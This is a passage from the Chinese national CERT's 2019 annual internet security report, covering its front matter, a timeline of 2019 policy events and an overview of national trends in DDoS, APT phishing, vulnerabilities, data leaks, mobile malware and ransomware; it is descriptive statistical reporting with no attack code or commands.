关于国家计算机网络应急技术处理协调中心

国家计算机网络应急技术处理协调中心（中文简称“国家互联网应急中心”，英文缩写“CNCERT”或“CNCERT/CC”），成立于 2001 年 8 月，为非政府非盈利的网络安全技术中心，是中国计算机网络应急技术处理体系中的牵头单位。

作为国家级应急中心，CNCERT/CC 的主要职责是：按照“积极预防、及时发现、快速响应、力保恢复”的方针，开展互联网网络安全事件的预防、发现、预警和协调处置等工作，维护国家公共互联网安全，保障关键信息基础设施的安全运行。

CNCERT/CC 的业务范围及能力如下。

事件发现。CNCERT/CC 依托公共互联网网络安全监测平台开展对基础信息网络、金融证券等重要信息系统、移动互联网服务提供商、增值电信企业等安全事件的自主监测。同时还通过与国内外合作伙伴进行数据和信息共享，以及通过热线电话、传真、电子邮箱、网站等接收国内外用户的网络安全事件报告等多种渠道发现网络攻击威胁和网络安全事件。

预警通报。CNCERT/CC 依托对丰富数据资源的综合分析和多渠道的信息获取实现网络安全威胁的分析预警、网络安全事件的情况通报、宏观网络安全状况的态势分析等，为用户单位提供互联网网络安全态势信息通报、网络安全技术和资源信息共享等服务。

应急处置。对于自主发现和接收到的危害较大的事件报告，CNCERT/CC 及时响应并积极协调处置，重点处置的事件包括：影响互联网运行安全的事件，波及较大范围互联网用户的事件，涉及重要政府部门和重要信息系统的事件，用户投诉造成较大影响的事件，以及境外国家级应急组织投诉的各类网络安全事件等。

测试评估。作为网络安全检测、评估的专业机构，按照“支撑监管，服务社会”的原则，以科学的方法、规范的程序、公正的态度、独立的判断，按照相关标准为政府部门、企事业单位提供安全评测服务。CNCERT/CC 还组织通信网络安全相关标准制定，参与电信网和互联网安全防护系列标准的编制等。

CNCERT/CC 的主要合作体系如下。

国内合作。作为中国计算机网络应急技术处理体系中的牵头单位，CNCERT/CC 通过组织网络安全企业、学校、社会组织和研究机构，协调骨干网络运营单位、域名服务机构和其他应急组织等，构建中国互联网安全应急体系，共同处理各类互联网重大网络安全事件。CNCERT/CC 积极发挥行业联动合力，发起成立了国家信息安全漏洞共享平台（CNVD）、中国反网络病毒联盟（ANVA）和中国互联网网络安全威胁治理联盟（CCTGA），与国内的基础电信企业、增值电信企业、域名注册服务机构、网络安全服务厂商等建立漏洞信息共享、网络病毒防范、威胁治理和情报共享等工作机制，加强网络安全信息共享和技术合作。CNCERT/CC 通过公开选拔方式，选择部分在中国境内从事公共互联网网络安全服务的机构作为“CNCERT/CC 网络安全应急服务支撑单位”。在 CNCERT/CC 的统一协调与指导下，各应急服务支撑单位共同参与中国互联网安全事件的应急处理工作，维护公共互联网网络安全。目前，CNCERT/CC 共有 103 家应急服务支撑单位，其中国家级 11 家，省级 69 家，反网络诈骗领域 5 家，工业控制领域 18 家。

国际合作。CNCERT/CC 积极开展国际合作，致力于构建跨境网络安全事件的快速响应和协调处置机制，是国际著名网络安全合作组织 FIRST 的正式成员，以及亚太应急组织 APCERT 的发起者之一。截至 2019 年年底，CNCERT/CC 已与 78 个国家和地区的 260 个组织建立了“CNCERT/CC 国际合作伙伴”关系，与其中的 31 个组织签订了网络安全合作协议。CNCERT/CC 还积极参加亚太经合组织、国际电联、上合组织、东盟、金砖等政府层面国际和区域组织的网络安全相关工作。

联系方式

CNCERT/CC 建立了 7×24 小时的网络安全事件投诉机制，国内外用户可通过网站、电子邮箱、热线电话、传真，4 种主要渠道向 CNCERT/CC 投诉网络安全事件。此外，CNCERT/CC 通过网站和微信公众号发布网络安全相关信息。


网　　址：https://www.cert.org.cn
电 子 邮 箱：cncert@cert.org.cn
热 线 电 话：+86 10 82990999（中文）
+86 10 82991000（English）
传　　真：+86 10 82990399
微信公众号：CNCERTCC

CNCERT/CC
国家互联网应急中心

2019年

中国互联网网络安全报告

国家计算机网络应急技术处理协调中心 著



人民邮电出版社
北京

图书在版编目（CIP）数据

2018年中国互联网网络安全报告 / 国家计算机网络应急技术处理协调中心著. -- 北京 : 人民邮电出版社, 2019.9
ISBN 978-7-115-51480-6

Ⅰ. ①2… Ⅱ. ①国… Ⅲ. ①互联网络－安全技术－研究报告－中国－2018 Ⅳ. ①TP393.408

中国版本图书馆CIP数据核字(2019)第111741号

内 容 提 要

本报告是国家计算机网络应急技术处理协调中心（CNCERT/CC）发布的2019年中国互联网网络安全年报。本报告汇总分析了CNCERT/CC 自有网络安全监测数据和CNCERT/CC网络安全应急服务支撑单位报送的数据，具有重要的参考价值，内容涵盖我国互联网网络安全态势分析、网络安全监测数据分析、网络安全事件案例详解、网络安全政策和技术动态等多个方面。其中，报告对计算机恶意程序传播和活动、移动互联网恶意程序传播和活动、网站安全监测、DDoS攻击监测、安全漏洞预警与处置、网络安全事件接收与处理等情况进行深入细致的分析，并对2019年的典型网络安全事件进行专题介绍。此外，报告对国内网络安全组织发展情况和CNCERT/CC举办的国内外重要活动等进行了总结。最后，报告对2020年网络安全热点问题进行预测。

本报告内容依托国家计算机网络应急技术处理协调中心多年来从事网络安全监测、预警和应急处置等工作的实际情况，对我国互联网网络安全状况进行总体判断和趋势分析，可以为主管部门提供监管支撑，为企事业单位提供运行管理技术支持，向社会公众普及互联网网络安全知识，提高全社会、全民的网络安全意识。

2019年中国互联网网络安全报告

◆ 著 国家计算机网络应急技术处理协调中心
责任编辑 牛晓敏
责任印制 彭志环

◆ 人民邮电出版社出版发行 北京市丰台区成寿寺路11号
邮编 100164 电子邮箱 315@ptpress.com.cn
网址 http://www.ptpress.com.cn
印刷

◆ 开本：710×1000 1/16
印张：16 2020年7月第1版
字数：410千字 2020年7月北京第1次印刷

ISBN xxx-x-xxx-xxxxxx-x

定价：89.00元

读者服务热线：（010）81055488 **印装质量热线：**（010）81055316
反盗版热线：（010）81055315

广告经营许可证：京东工商广登字20170147号

《2019 年中国互联网网络安全报告》
编 委 会

前言

FOREWORD

信息技术广泛应用和网络空间兴起发展，极大促进经济社会繁荣进步，同时也带来新的安全风险和挑战。网络安全事关人类共同利益，事关世界和平与发展，事关各国国家安全。国家计算机网络应急技术处理协调中心（中文简称“国家互联网应急中心”，英文缩写为“CNCERT”或“CNCERT/CC”）作为非政府非营利的网络安全技术中心，是我国网络安全应急体系的核心技术协调机构。

作为国家级应急中心，CNCERT/CC 的主要职责是：按照“积极预防、及时发现、快速响应、力保恢复”的方针，开展互联网网络安全事件的预防、发现、预警和协调处置等工作，维护国家公共互联网安全，保障关键信息基础设施的安全运行，开展以互联网金融为代表的“互联网 +”融合产业的相关安全监测工作。

历经 20 年的实践，CNCERT/CC 已形成多种渠道的网络攻击威胁和安全事件发现能力，与国内外数百个机构和部门建立网络安全信息通报和事件处置协作机制，依托所掌握的丰富的数据资源和信息实现对网络安全威胁和宏观态势的分析预警，在维护我国公共互联网环境安全，保障关键信息基础设施安全运行，保护互联网用户上网安全，宣传网络安全防护意识和知识等方面起到重要作用。

自 2004 年起，CNCERT/CC 根据工作中受理、监测和处置的网络攻击事件和安全威胁信息，每年撰写和发布《CNCERT/CC 网络安全工作报告》，为相关部门和社会公众了解国家网络安全状况和发展趋势提供参考。2008 年，在进一步丰富了网络安

全工作情况和数据的基础上，《CNCERT/CC 网络安全工作报告》正式更名为《中国互联网网络安全报告》。自 2010 年起，CNCERT/CC 精心编制并公开发布年度互联网网络安全态势报告，受到社会各界的广泛关注。

《2019 年中国互联网网络安全报告》汇总分析了 CNCERT/CC 自有网络安全监测数据和 CNCERT/CC 网络安全应急服务支撑单位报送的数据，具有重要的参考价值，内容涵盖我国互联网网络安全态势分析、网络安全监测数据分析、网络安全事件案例详解、网络安全政策和技术动态等多个方面。其中，报告对计算机恶意程序传播和活动、移动互联网恶意程序传播和活动、网站安全监测、DDoS 攻击监测、安全漏洞预警与处置、网络安全事件接收与处理等情况进行深入细致的分析，并对 2019 年的典型网络安全事件进行专题介绍。此外，报告对国内网络安全组织发展情况和 CNCERT/CC 举办的国内外重要活动等进行了总结。最后，报告对 2020 年网络安全热点问题进行预测。

特别说明：

1）本报告电子版可以在 CNCERT/CC 官方网站（https://www.cert.org.cn）免费下载；

2）《2019 年中国互联网网络安全报告》中其他单位所提供数据的真实性和准确性由报送单位负责，CNCERT/CC 未做验证。

国家计算机网络应急技术处理协调中心

2020 年 6 月

目 录

CONTENT

1-12

2019 年 1–12 月

App 违法违规收集使用个人信息专项治理有序开展

中央网络安全和信息化委员会办公室、工业和信息化部、公安部、国家市场监督管理总局四部门召开新闻发布会，联合发布《关于开展 App 违法违规收集使用个人信息专项治理的公告》，于 2019 年 1–12 月，在全国范围组织开展 App 违法违规收集使用个人信息专项治理。2019 年 11 月 28 日，四部门联合印发《App 违法违规收集使用个人信息行为认定方法》。

5.13

2019 年 5 月 13 日

网络安全等级保护制度 2.0 相关标准正式发布

国家市场监督管理总局、国家标准化管理委员会召开新闻发布会，网络安全等级保护制度 2.0 相关的《信息安全技术网络安全等级保护基本要求》《信息安全技术网络安全等级保护测评要求》《信息安全技术网络安全等级保护安全设计技术要求》等国家标准正式发布，于 2019 年 12 月 1 日开始实施。

10.20

2019 年 10 月 20–22 日

第六届世界互联网大会成功举办

以“智能互联 开放合作——携手共建网络空间命运共同体”为主题的第六届世界互联网大会在浙江乌镇召开，80 多个国家和地区约 1,500 名嘉宾参会。国家主席习近平致贺信，指出各国应顺应时代潮流，勇担发展责任，共迎风险挑战，共同推进网络空间全球治理，努力推动构建网络空间命运共同体。

10.26

2019 年 10 月 26 日

《中华人民共和国密码法》表决通过

十三届全国人大常委会第十四次会议表决通过《中华人民共和国密码法》。《中华人民共和国密码法》旨在规范密码应用和管理，促进密码事业发展，保障网络与信息安全，提升密码管理科学化、规范化、法制化水平，是我国密码领域的综合性、基础性法律，于 2020 年 1 月 1 日起施行。

9.16

2019 年 9 月 16–22 日

2019 年国家网络安全宣传周成功举办

2019 年国家网络安全宣传周在全国范围内举行，活动深入贯彻落实习近平总书记关于网络强国的重要思想，围绕中华人民共和国成立 70 周年特别是党的十八大以来网络安全领域取得的重大成就，贯彻落实《中华人民共和国网络安全法》以及数据安全管理、个人信息保护等方面的法律、法规、标准，发动企业、媒体、社会组织、群众广泛参与。

11.20

2019 年 11 月 20 日

《网络安全威胁信息发布管理办法（征求意见稿）》公开征求意见

依据《中华人民共和国网络安全法》等相关法律法规，国家互联网信息办公室公布《网络安全威胁信息发布管理办法（征求意见稿）》，旨在规范发布网络安全威胁信息的行为，有效应对网络安全威胁和风险，保障网络运行安全。

5.24

2019 年 5 月 24 日

《网络安全审查办法（征求意见稿）》公开征求意见

依据《中华人民共和国国家安全法》《中华人民共和国网络安全法》等法律法规，国家互联网信息办公室会同相关部门联合起草《网络安全审查办法（征求意见稿）》，旨在提高关键信息基础设施安全可控水平，维护国家安全。

5.28

2019 年 5 月 28 日

《数据安全管理办法（征求意见稿）》公开征求意见

依据《中华人民共和国网络安全法》等法律法规，国家互联网信息办公室会同相关部门研究起草了《数据安全管理办法（征求意见稿）》，旨在维护国家安全、社会公共利益，保护公民、法人和其他组织在网络空间的合法权益，保障个人信息和重要数据安全。

5-12

2019 年 5–12 月

互联网网站安全专项整治工作开展

中央网络安全和信息化委员会办公室、工业和信息化部、公安部、国家市场监督管理总局四部门于 2019 年 5–12 月，联合开展全国范围的互联网网站安全专项整治工作，对未备案或备案信息不准确的网站进行清理，对攻击网站的违法犯罪行为进行严厉打击，对违法违规网站进行处罚和公开曝光。

6.13

2019 年 6 月 13 日

《个人信息出境安全评估办法（征求意见稿）》公开征求意见

依据《中华人民共和国网络安全法》等法律法规，国家互联网信息办公室会同有关部门起草了《个人信息出境安全评估办法（征求意见稿）》，旨在保障数据跨境流动中的个人信息安全，维护网络空间主权、国家安全、社会公共利益，保护公民、法人的合法权益。

7.17

2019 年 7 月 17–18 日

2019 中国网络安全年会成功举办

以“智能感知态势 携手构建安全”为主题的 2019 年第十六届中国网络安全年会在广州召开。本次大会由国家互联网信息办公室指导， CNCERT/CC 联合国内 7 家网络安全企业主办，中国通信学会协办，大会发布了《2018 年中国互联网网络安全报告》。

7.2

2019 年 7 月 2 日

《云计算服务安全评估办法》发布

国家互联网信息办公室、国家发展和改革委员会、工业和信息化部、财政部发布《云计算服务安全评估办法》，旨在提高党政机关、关键信息基础设施运营者采购使用云计算服务的安全可控水平。

01

2019 年网络安全状况综述

1.1 2019 年我国互联网网络安全状况

2019年，在我国相关部门持续开展的网络安全威胁治理下， 分布式拒绝服务攻击（以下简称DDoS攻击）、高级持续性威胁攻击（以下简称APT攻击）、漏洞威胁、数据安全隐患、移动互联网恶意程序、网络黑灰色产业链（以下简称黑灰产）、工业控制系统安全威胁总体下降，但呈现出许多新的特点，带来新的风险与挑战。

1.1.1 党政机关、关键信息基础设施等重要单位防护能力显著增强，但 DDoS 攻击呈现高发频发态势，攻击组织性和目的性更加凸显

（1）可被利用实施 DDoS 攻击的我国境内攻击资源稳定性持续降低，数量逐年递减，攻击资源迁往境外，处置难度提高

2019年，国家计算机网络应急技术处理协调中心（以下简称CNCERT/CC）通过《我国DDoS攻击资源月度分析报告》[1]定期公布DDoS攻击资源（控制端、被控端、反射服务器、伪造流量来源路由器等）并协调各单位处置。与2018年相比，我国境内控制端、反射服务器等资源按月变化速度加快、消亡率明显上升、新增率降低、可被利用的资源活跃时间和数量明显减少——每月可被利用的我国境内活跃控制端IP地址数量同比减少15.0%、活跃反射服务器同比减少34.0%。此外，CNCERT/CC持续跟踪DDoS攻击团伙情况，并配合公安部门治理取得了明显的效

[1] 2019 年每月报告链接为：https://www.cert.org.cn/publish/main/68/index.html。

果。在治理行动的持续高压下，DDoS攻击资源大量向境外迁移，DDoS攻击的控制端数量和来自境外的反射攻击流量的占比均超过90.0%。攻击我国目标的大规模DDoS攻击事件中，来自境外的流量占比超过50.0%。

（2）针对党政机关、关键信息基础设施等重要单位发动攻击的组织性、目的性更加明显，同时重要单位的防护能力也显著加强

2019年，我国党政机关、关键信息基础设施运营单位的信息系统频繁遭受DDoS攻击，大部分单位通过部署防护设备或购买云防护服务等措施加强自身防护能力。CNCERT/CC跟踪发现的某黑客组织2019年对我国300余个政府网站发起了1000余次DDoS攻击，在初期其攻击可导致80.0%以上的攻击目标网站正常服务受到不同程度影响，但后期其攻击已无法对攻击目标网站带来实质伤害，说明被攻击单位的防护能力已得到大幅提升。

（3）DDoS 攻击依然呈现高发频发态势，仍有大量物联网设备被入侵控制后用于发动 DDoS 攻击

我国发生攻击流量峰值超过10Gbit/s的大流量攻击事件日均约220起，同比增加40.0%。由于我国加大对Mirai、Gafgyt等物联网僵尸网络控制端的治理力度，2019年物联网僵尸网络控制端消亡速度加快、活跃时间普遍较短，难以形成较大的控制规模，Mirai、Gafgyt等恶意程序控制端IP地址日均活跃数量呈现下降态势，单个IP地址活跃时间在3天以下的占比超过60.0%，因此，物联网设备参与DDoS攻击活跃度在2019年后期也呈下降走势。尽管如此，在监测发现的僵尸网络控制端中，物联网僵尸网络控制端数量占比仍超过54.0%，其参与发起的DDoS攻击的次数占比也超过50.0%。未来将有更多的物联网设备接入网络，如果其安全性不能提高，必然会给网络安全的防御和治理带来更多困难。

1.1.2 APT 攻击监测与应急处置力度加大，钓鱼邮件防范意识继续提升，但 APT 攻击逐步向各重要行业领域渗透，在重大活动和敏感时期更加猖獗

（1）投递高诱惑性钓鱼邮件是大部分 APT 组织常用技术手段，我国重要行业部门对钓鱼邮件防范意识不断提高

2019年，CNCERT/CC监测到重要党政机关部门遭受钓鱼邮件攻击数量达56万多次，月均4.6万余次，其中携带漏洞利用恶意代码的Office文档成为主要载荷，主要利用的漏洞包括CVE-2017-8570和CVE-2017-11882等。例如“海莲花”组织利用境外代理服务器为跳板，持续对我国党政机关和重要行业发起钓鱼邮件攻

击，被攻击单位涉及数十个重要行业、近百个单位和数百个目标。随着近年来APT攻击手段的不断披露和网络安全知识的宣传普及，我国重要行业部门对钓鱼邮件防范意识不断提高。通过比对钓鱼邮件攻击目标与最终被控目标，发现90.0%以上的鱼叉钓鱼邮件可以被用户识别发现。

（2）攻击领域逐渐由党政机关、科研院所向各重要行业领域渗透

2019年，我国持续遭受来自“方程式组织”“APT28”“蔓灵花”“海莲花”“黑店”“白金”等30余个APT组织的网络窃密攻击，国家网络空间安全受到严重威胁。境外APT组织不仅攻击我国党政机关、国防军工和科研院所，还进一步向军民融合、“一带一路”、基础行业、物联网和供应链等领域扩展延伸，电信、外交、能源、商务、金融、军工、海洋等领域成为境外APT组织重点攻击对象。

（3）APT 攻击在我国重大活动和敏感时期更为猖獗频繁

境外APT组织习惯使用当下热点时事或与攻击目标工作相关的内容作为邮件主题，特别是瞄准我国重要攻击目标，持续反复进行渗透和横向扩展攻击，并在我国重大活动和敏感时期异常活跃。“蔓灵花”组织就重点围绕我国2019年全国“两会”、新中国成立70周年等重大活动，大幅扩充攻击窃密武器库，利用数十个邮箱发送钓鱼邮件并攻击了近百个目标，向多台重要主机植入了攻击窃密武器，对我国党政机关、能源机构等重要信息系统实施大规模定向攻击。

1.1.3 重大安全漏洞应对能力不断强化，但事件型漏洞和高危零日漏洞数量上升，信息系统面临的漏洞威胁形势更加严峻

（1）我国漏洞信息共享与通报处置工作持续加强，漏洞应急工作开展卓有成效

2019年，国家信息安全漏洞共享平台（CNVD）联合国内产品厂商、网络安全企业、科研机构、个人白帽子等相关力量，共同完成对约3.2万起漏洞事件的验证、通报和处置工作，同比上涨56.0%；主要完成对微软操作系统远程桌面协议（以下简称RDP）远程代码执行漏洞、WebLogic WLS组件反序列化零日漏洞、ElasticSearch数据库未授权访问漏洞等38起重大风险的应急响应，数量较2018年上升21%。CNVD联合各支撑单位积极应对上述漏洞威胁，开展技术分析研判、影响范围探测和安全公告发布等应急工作，并第一时间向涉事单位通报漏洞，协调相关方对漏洞及时进行修复和处置。同时，及时公开发布26份影响范围较广的重大安全漏洞通报，使社会公众及时了解漏洞危害，有效化解信息安全漏洞带来的网络安全威胁。

（2）漏洞数量和影响范围仍然大幅增加，漏洞消控工作依然任重而道远

一是披露的通用软硬件漏洞数量持续增长，且影响面大、范围广。2019年，CNVD新收录通用软硬件漏洞数量创下历史新高，达16,193个，同比增长14.0%。这些漏洞影响范围从传统互联网到移动互联网，从操作系统、办公自动化系统（OA）等软件到VPN设备、家用路由器等网络硬件设备，以及芯片、SIM卡等底层硬件，广泛影响我国基础软硬件安全及其上的应用安全——以微软RDP远程代码执行漏洞为例，位于我国境内的RDP（IP地址）规模就高达193.0万余个，其中大约有34.9万个受此漏洞影响。此外，移动互联网行业安全漏洞数量持续增长，2019年，CNVD共收录移动互联网行业漏洞1,324个，较2018年同期1,165个增加了13.6%，智能终端蓝牙通信协议、智能终端操作系统、App客户端应用程序、物联网设备等均被曝光存在安全漏洞。

二是2019年我国事件型漏洞数量大幅上升。CNVD接收的事件型漏洞数量约14.1万条，首次突破10万条，较2018年同比大幅增长227%。这些事件型漏洞涉及的信息系统大部分属于在线联网系统，一旦漏洞被公开或曝光，如未及时修复，易遭不法分子利用进行窃取信息、植入后门、篡改网页等攻击操作，甚至成为地下黑色产业链（以下简称黑产）进行非法交易的“货物”。

三是高危零日漏洞占比增大。近5年来，零日漏洞（指CNVD收录该漏洞时还未公布补丁）收录数量持续走高，年均增长率达47.5%。2019年收录的零日漏洞数量继续增长，占总收录漏洞数量的35.2%，同比增长6.0%。这些漏洞在披露时尚未发布补丁或相应的应急措施，严重威胁我国网络空间安全。

1.1.4 数据风险监测与预警防护能力提升，但数据安全防护意识依然薄弱，大规模数据泄露事件频发

（1）数据安全保护力度继续加强，及时处置应对大量数据安全事件

当前，互联网上数据资源已经成为国家重要战略资源和新生产要素，对经济发展、国家治理、社会管理、人民生活都产生重大影响。2019年，在中共中央网络安全和信息化委员会办公室（以下简称中央网信办）指导下，CNCERT/CC加强监测发现、协调处置，全年累计发现我国重要数据泄露风险与事件3,000余起，支撑中央网信办重点对其中400余起存储有重要数据或大量公民个人信息数据的事件进行了应急处置。MongoDB、ElasticSearch、SQL Server、MySQL、Redis等主流数据库的弱口令漏洞、未授权访问漏洞导致数据泄露，成为2019年数据泄露风险与事件的突出

特点。

（2）App 违法违规收集使用个人信息治理持续推进，工作取得积极成效

针对App违法违规收集使用个人信息问题，中央网信办会同工业和信息化部、公安部、国家市场监督管理总局四部门联合开展App违法违规收集使用个人信息专项治理，成立专项治理工作组，制定发布《App违法违规收集使用个人信息行为认定方法》《App违法违规收集使用个人信息自评估指南》《互联网个人信息安全保护指南》；建立公众举报受理渠道，截至2019年12月底，共受理网民有效举报信息1.2万余条，核验问题App 2,300余款；组织四部门推荐的14家专家技术评估机构对1,000余款常用重点App进行了深度评估，发现大量强制授权、过度索权、超范围收集个人信息问题，对于问题严重且不及时整改的依法予以公开曝光或下架处理。

（3）涉及公民个人信息的数据库数据安全事件频发，违法交易藏入暗网

2019年针对数据库的密码暴力破解攻击次数日均超过百亿次，数据泄露、非法售卖等事件层出不穷，数据安全与个人隐私面临严重挑战。科技公司、电商平台等信息技术服务行业，银行、保险等金融行业以及医疗卫生、交通运输、教育求职等重要行业涉及公民个人信息的数据库数据安全事件频发。国内多家企业上亿份用户简历、智能家居公司过亿条涉及用户相关信息等大规模数据泄露事件在网上相继曝光。此外，部分不法分子已将数据非法交易转移至暗网，暗网已成为数据非法交易的重要渠道，涉及银行、证券、网贷等金融行业数据非法售卖事件最多占比达34.3%，党政机关、教育、各主流电商平台等行业数据被非法售卖的事件也时有发生。目前我国正在积极推进数据安全管理和个人信息保护立法，但我国数据安全防护水平有待加强，公民个人信息防护意识需进一步提升。

1.1.5 恶意程序增量首次下降，但“灰色”应用程序大量出现，针对重要行业安全威胁更加明显

（1）移动互联网恶意程序增量首次出现下降，高危恶意程序的生存空间正在压缩，下架恶意程序数量连续 6 年下降

2019年，新增移动互联网恶意程序279万余个，同比减少1.4%。根据14年来的监测统计，移动互联网恶意程序新增数量在经历快速增长期、爆发式增长期后，现已进入缓速增长期，并在2019年新增数量首次出现下降趋势。2019年出现的移动互联网恶意程序主要集中在Android平台，根据《移动互联网恶意程序描述格式》（YD/T 2439-2012）行业标准对恶意程序的行为属性进行统计，具有流氓行

为类、资费消耗类等低危恶意行为的App数量占69.3%，具有远程控制类、恶意扣费类等高危恶意行为的App数量占10.6%。为从源头治理移动互联网恶意程序，有效切断传播源，CNCERT/CC着重处理协调国内已备案的App传播渠道开展恶意App下架工作，2019年共处理协调152个应用商店、86个广告平台、63个个人网站、19个云平台共320个传播渠道，下架App总计3,057个，相较2014年到2018年期间下架数量3.9万余个、1.7万余个、0.9万余个、0.8万余个、3,578个，连续6年呈逐年下降趋势，移动互联网总体安全状况不断好转。

（2）以移动互联网仿冒 App 为代表的“灰色”应用程序大量出现，主要针对金融、交通、等重要行业的用户

近年来，随着《中华人民共和国网络安全法》《移动互联网应用程序信息服务管理规定》等法律、法规、行业与技术标准的相继出台，我国加大了对应用商店、应用程序的安全管理力度。应用商店对上架App的开发者进行实名审核，对App进行安全检测和内容版权审核等，使得黑产从业人员通过应用商店传播恶意App的难度明显增加，但能够逃避监管并实现不良目的的“擦边球”式的“灰色”应用程序有所增长。例如：具有钓鱼目的、欺诈行为的仿冒App成为黑产从业者重点采用的工具，持续对金融、交通、电信等重要行业的用户形成了较大威胁。2019年，CNCERT/CC通过自主监测和投诉举报的方式捕获大量新出现的仿冒App。这些仿冒App具有容易复制、版本更新频繁、蹭热点快速传播等特点，主要集中在仿冒公检法、银行、社交软件、支付软件、抢票软件等热门应用上，在仿冒方式上以仿冒名称、图标、页面等内容为主，具有很强的欺骗性。针对银行信用卡优惠、办卡等银行类App的仿冒数量最多，其次是仿冒“最高人民法院”“公安部案件查询系统”“最高人民检察院”等政务类App，以及仿冒“微信”“支付宝”“银联”等社交软件或支付软件。另外还有部分仿冒App在一些特殊时期频繁活跃，例如春运期间出现了大量仿冒“12306”“智行火车票”的App，在“个人所得税”App推出期间出现了大量仿冒应用程序。目前，由于开发者在应用商店申请App上架前，需提交软件著作权等证明材料，因此仿冒App很难在应用商店上架，其流通渠道主要集中在网盘、云盘、广告平台等线上传播渠道。

1.1.6 黑产资源得到有效清理，但恶意注册、网络赌博、勒索病毒、挖矿病毒等依然活跃，高强度技术对抗更加激烈

（1）网络黑产打击取得阶段性成果

在相关部门指导下，2019年CNCERT/CC依托中国互联网网络安全威胁治理

联盟（CCTGA），加强信息共享，支撑有关部门开展网络黑产治理工作，互联网黑产资源得到有效清理。每月活跃“黑卡”总数从约500万个逐步下降到约200万个，降幅超过60.0%。2019年年底，用于浏览器主页劫持的恶意程序月新增数量由65款降至16款，降幅超过75%；被植入赌博暗链的网站数量从1万余个大幅下降到不超过1,000个，互联网黑产违法犯罪活动得到有力打击。公安机关在“净网2019”行动中，关掉各类黑产公司210余家，捣毁、关停买卖手机短信验证码或帮助网络账号恶意注册的网络接码平台40余个，抓获犯罪嫌疑人1.4万余名，“黑卡”“黑号”等黑色产业链遭到重创，犯罪分子受到极大震慑。

（2）网络黑产活动专业化、自动化程度不断提升，技术对抗越发激烈

2019年，CNCERT/CC监测发现各类黑产平台超过500个，提供手机号资源的接码平台、提供IP地址的秒拨平台、提供支付功能的第四方支付平台和跑分平台、专门进行账号售卖的发卡平台、专门用于赌博网站推广的广告联盟等各类专业黑产平台不断产生。专业化的黑产活动为网络诈骗等网络犯罪活动提供了帮助和支持，加速了网络犯罪的蔓延趋势。例如在“杀猪盘”等网盘诈骗犯罪中，犯罪分子通过个人信息售卖的方式获取精准个人信息，从而了解目标人群的爱好特点；通过恶意注册黑产购买社交账号，这些社交账号经过“养号”，具备完整的社交信息，极具迷惑性；通过黑产工具制作团队，快速开发赌博交友网站App等诈骗工具。与此同时，黑产自动化工具不断出现，黑产从业门槛逐步降低。网络黑产工具可自动化进行恶意注册、薅羊毛、刷量、改机等攻击，一般人员经简单学习后即可操作使用。各类专业的网络黑产平台通过API、易语言模块等方式，提供了标准化接口，网络黑产工具通过调用这些接口集成各类资源，用于网络黑产活动。2019年监测到各类网络黑产攻击日均70万余次，电商网站、视频直播、棋牌游戏等行业成为网络黑产的主要攻击对象，攻防博弈持续演进。

（3）勒索病毒、挖矿木马在黑产刺激下持续活跃

在互联网黑产治理的推进过程中，2019年，CNCERT/CC捕获勒索病毒73.1万余个，较2018年增长超过4倍，勒索病毒活跃程度持续居高不下。分析发现，勒索病毒攻击活动越发具有目标性，且以文件服务器、数据库等存有重要数据的服务器为首要目标，通常利用弱口令、高危漏洞、钓鱼邮件等作为攻击入侵的主要途径或方式。勒索病毒攻击活动表现出越来越强的针对性，攻击者针对一些有价值的特定单位目标进行攻击，利用较长时期的探测、扫描、暴力破解、尝试攻击等方

式，进入目标单位服务器，再通过漏洞工具或黑客工具获取内部网络计算机账号密码实现在内部网络横向移动，攻陷并加密更多的服务器。勒索病毒GandCrab的“商业成功”[2]，引爆互联网地下黑灰产，进一步刺激互联网地下黑灰产组织对勒索病毒的制作、分发和攻击技术的快速迭代更新。GandCrab、Sodinokibi、GlobeImposter、CrySiS、Stop等勒索病毒成为2019年最为活跃的勒索病毒家族，其中CrySiS勒索病毒全年出现了上百个变种。随着2019年下半年加密货币价格持续走高，挖矿木马更加活跃。“永恒之蓝”下载器木马、WannaMiner等挖矿团伙频繁推出挖矿木马变种，并利用各类安全漏洞、僵尸网络、网盘等进行快速扩散传播，WannaMiner、Xmrig、CoinMiner等成为2019年最为流行的挖矿木马家族。

1.1.7 工业控制系统网络安全在国家层面顶层设计进一步完善，但工业控制系统产品安全问题依然突出，新技术应用带来新安全隐患更加严峻

（1）国家层面工业控制系统网络安全顶层设计不断完善，国家级工业控制系统网络安全监测和态势感知能力不断提升

